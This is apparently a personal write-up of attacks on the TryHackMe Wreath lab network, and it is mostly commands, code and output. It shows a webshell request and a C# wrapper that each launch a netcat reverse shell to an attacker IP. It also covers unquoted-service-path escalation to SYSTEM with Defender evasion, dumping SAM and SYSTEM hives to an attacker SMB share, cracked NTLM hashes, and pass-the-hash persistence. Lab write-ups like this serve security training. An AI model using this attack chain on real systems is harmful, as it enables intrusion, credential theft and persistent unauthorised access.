127.0.0.1:5555/resources/uploads/cyberjunkie-webshell.jpg.php?wreath=powershell.exe%20c:\\windows\temp\nc-cyberjunkie.exe%20%2010.50.49.32%206969%20-e%20c
```



```
┌──(root💀CyberJunkie)-[~/TryHackMe/WreathNetwork]
└─# sudo nc -lvnp 6969
listening on [any] 6969 ...
connect to [10.50.49.32] from (UNKNOWN) [10.200.51.100] 49863
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>
```


Day11(Privilege escalation)

# IMpersonate token is set to enabled but we abuse it because our current account isnt in part of any high privilege localgroup and is only part of Xammp server service account. SO we may escalate through this vector but it will be in context of XAMMP administrator privileges but we need PC administrative privileges.

# `wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"`

we run this command to see and services installed by user because windows core services are patched and are not likely vulnerable

# we see a program with unquoted path so we can abuse this .SErvice name is SystemExplorerHelpService




```
System Explorer Service                                                    SystemExplorerHelpService
        C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe   Auto
```

C:\Program Files (x86)\System Explorer\

# Now we see the permissions for any directory wriatbele in the unquoted path. We can either use accesschk for this or we can also do it manually

```
powershell "get-acl -Path '     ' | format-list"
```

this show us that we have full control over system-explorer directory



```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer\System Explorer\'
| format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer\System Explorer\' | format-list"


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer\System Explorer\
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICIID;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-34185
```

Now we will place our payload file in this directory

# We can simply place a exutable which will run a netcat reverse shell but that will be picked up by windows defender.

What we can do is create a wrapper executable which will act as a upper layer and will execute our payload originaly

# we will use c# as windows exeutable are easy and flexible to write in c sharp. FIrst we will insatll csharp compiler in our linux named mono-devel and then write wrapper code.


```
//IMporting basic modules which will help us start system processes
using System;
using System.Diagnostics;


namespace Wrapper{
    class Program{
        static void Main()

       {

         //Creating an Process class object which is imported from System module
          Process proc = new Process();
          //Creating process info telling it instruction on what to do when started in
system memory
          ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc-
cyberjunkie.exe", "10.50.49.32 10000 -e cmd.exe");


         //restrictig service to create a gui which may make users suspicious thats why
disabling it
          procInfo.CreateNoWindow = true;
          //starting the proces
          proc.StartInfo = procInfo;
          proc.Start();


        }
    }
}
```

Now we will compile this into an executable and then transfer the exutable to the path vulnerable hence executing it with SYSTEM privileges


Now we first transfer the wrapper exe to %TEMP%(users temp directory)

Now move this file to the vulnerable path and rename it to System.exe

stop and restart the service using net command and we get back the connection



```
13/07/2021  17:53    <DIR>          .
13/07/2021  17:53    <DIR>          ..
13/07/2021  17:53    <DIR>          System Explorer
13/07/2021  17:49             3,584 System.exe
               1 File(s)          3,584 bytes
               3 Dir(s)   6,579,470,336 bytes free

C:\Program Files (x86)\System Explorer>net stop SystemExplorerHelpService
net stop SystemExplorerHelpService
The System Explorer Service service is stopping.
The System Explorer Service service was stopped successfully.


C:\Program Files (x86)\System Explorer>net start SystemExplorerHelpService
net start SystemExplorerHelpService
The service is not responding to the control function.

More help is available by typing NET HELPMSG 2186.


C:\Program Files (x86)\System Explorer>
```



```
┌──(root💀CyberJunkie)-[~/Tryhackme/WreathNetwork]
└─# nc -nvlp 10000
listening on [any] 10000 ...
connect to [10.50.49.32] from (UNKNOWN) [10.200.51.100] 49982
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

we are nt authority now on Personel PC

we can now dump the hashes but mimikatz will most probably will be flagged by defender So we will manually dump sam keys and windows bootkeys and then transfer them back to our machine


# WE dump these keys in a backup file

reg.exe save HKLM\SAM sam.bak

reg.exe save HKLM\SYSTEM system.bak

# Now we start a smb secure server and then transfer these files all the way back to our machine over the network


securley. As this is authenticated the defenders and ANtivirus will not be able to inspect files being transfered.BUt if in real life any SOC analyst catches this manually and takes a look at it, attacker can be exposed. BUt this maybe difficult because windows servers run thousands of shares in real corportate networks



```
)8/11/2020  16:04    <DIR>          Users
13/01/2021  14:40    <DIR>          Windows
)8/11/2020  16:46    <DIR>          xampp
               2 File(s)     18,575,360 bytes
               7 Dir(s)   6,560,296,960 bytes free

:\>copy sam.bak \\10.50.49.32\cyberjunkie
opy sam.bak \\10.50.49.32\cyberjunkie
ou can't connect to the file share because it's not secure. This share requires the obsolete SMB1 protoc
l, which is unsafe and could expose your system to attack.
our system requires SMB2 or higher. For more info on resolving this issue, see: https://go.microsoft.com
fwlink/?linkid=852747
        0 file(s) copied.

:\>copy sam.bak \\10.50.49.32\cyberjunkie /USER:cyberjunkie hello
opy sam.bak \\10.50.49.32\cyberjunkie /USER:cyberjunkie hello
he syntax of the command is incorrect.

:\>net use \\10.50.49.32\cyberjunkie /USER:cyberjunkie hello
et use \\10.50.49.32\cyberjunkie /USER:cyberjunkie hello
he command completed successfully.


:\>copy sam.bak \\10.50.49.32\cyberjunkie
opy sam.bak \\10.50.49.32\cyberjunkie
        1 file(s) copied.

:\>

:\>copy system.bak \\10.50.49.32\cyberjunkie h
opy system.bak \\10.50.49.32\cyberjunkie h
he syntax of the command is incorrect.

:\>copy system.bak \\10.50.49.32\cyberjunkie hello
opy system.bak \\10.50.49.32\cyberjunkie hello
he syntax of the command is incorrect.

:\>copy system.bak \\10.50.49.32\cyberjunkie
opy system.bak \\10.50.49.32\cyberjunkie
        1 file(s) copied.

:\>
```

```
┌──(root💀CyberJunkie)-[~/Tryhackme/WreathNetwork]
└─# sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py cyberjunkie . -smb2support -username cyberjunkie -password
hello
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.200.51.100,50154)
[*] AUTHENTICATE_MESSAGE (\cyberjunkie,WREATH-PC)
[*] User WREATH-PC\cyberjunkie authenticated successfully
[*] cyberjunkie:::aaaaaaaaaaaaaaaa:9d96dd31ad692a039ffa7c5137c72f51:0101000000000000000d0283c0b78d701cb80296ced682f1500000000010010
0058006d007500440071004c006c00640003001000058006d007500440071004c006c006400020010005100440075006c006b00440050004c000400100051004400
75006c006b00440050004c000700080000d0283c0b78d70106000400020000000800300030000000000000000000000000400000049317f2810dc0a0a9683b8b7aa
69460500a6654579337005eb37318c799f54960a001000000000000000000000000000000000000900200063006900660073002f00310030002e00350030002e00
340039002e003300320000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:cyberjunkie)
[*] Disconnecting Share(1:IPC$)
[*] Connecting Share(3:IPC$)
[*] Disconnecting Share(3:IPC$)
```

# Now we use secretsdump part of impacket suite



```
┌──(root💀CyberJunkie)-[~/Tryhackme/WreathNetwork]
└─# python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -sam sam.bak -system system.bak LOCAL
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a05c3c807ceeb48c47252568da284cd2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:06e57bdd6824566d79f127fa0de844e2:::
Thomas:1000:aad3b435b51404eeaad3b435b51404ee:02d90eda8f6b6b06c32d5f207831101f:::
[*] Cleaning up...
```

The hashes obtained are

```
 [*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a05c3c807ceeb48c47252568da284cd2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:06e57bdd6824566d79f127fa0de844e2:::
Thomas:1000:aad3b435b51404eeaad3b435b51404ee:02d90eda8f6b6b06c32d5f207831101f:::
[*] Cleaning up...
```

Persistance(Continue)

THis portion is not part of the report and is only for starting where i left out throughout the time i did this network.

1- ssh -L6169:10.200.51.150:3389 root@10.200.51.200 -i webserverssh

rdp via

xfreerdp /v:127.0.0.1:6169 /u:cyberjunkie /p:hello +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,resources

# Whenever we have to login via cli we will port forward the port 5985 and 3389 when we have to rdp

```
ssh -L6001:10.200.51.150:5985 root@10.200.51.200 -i webserverssh
```

then

```
evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i  127.0.0.1 -P 6001
```

# Latest

IF network gets reseted use the administrator hash in passthehash using winexe tool to login as admin, Then we can again create a new user with rdp and admin priveleges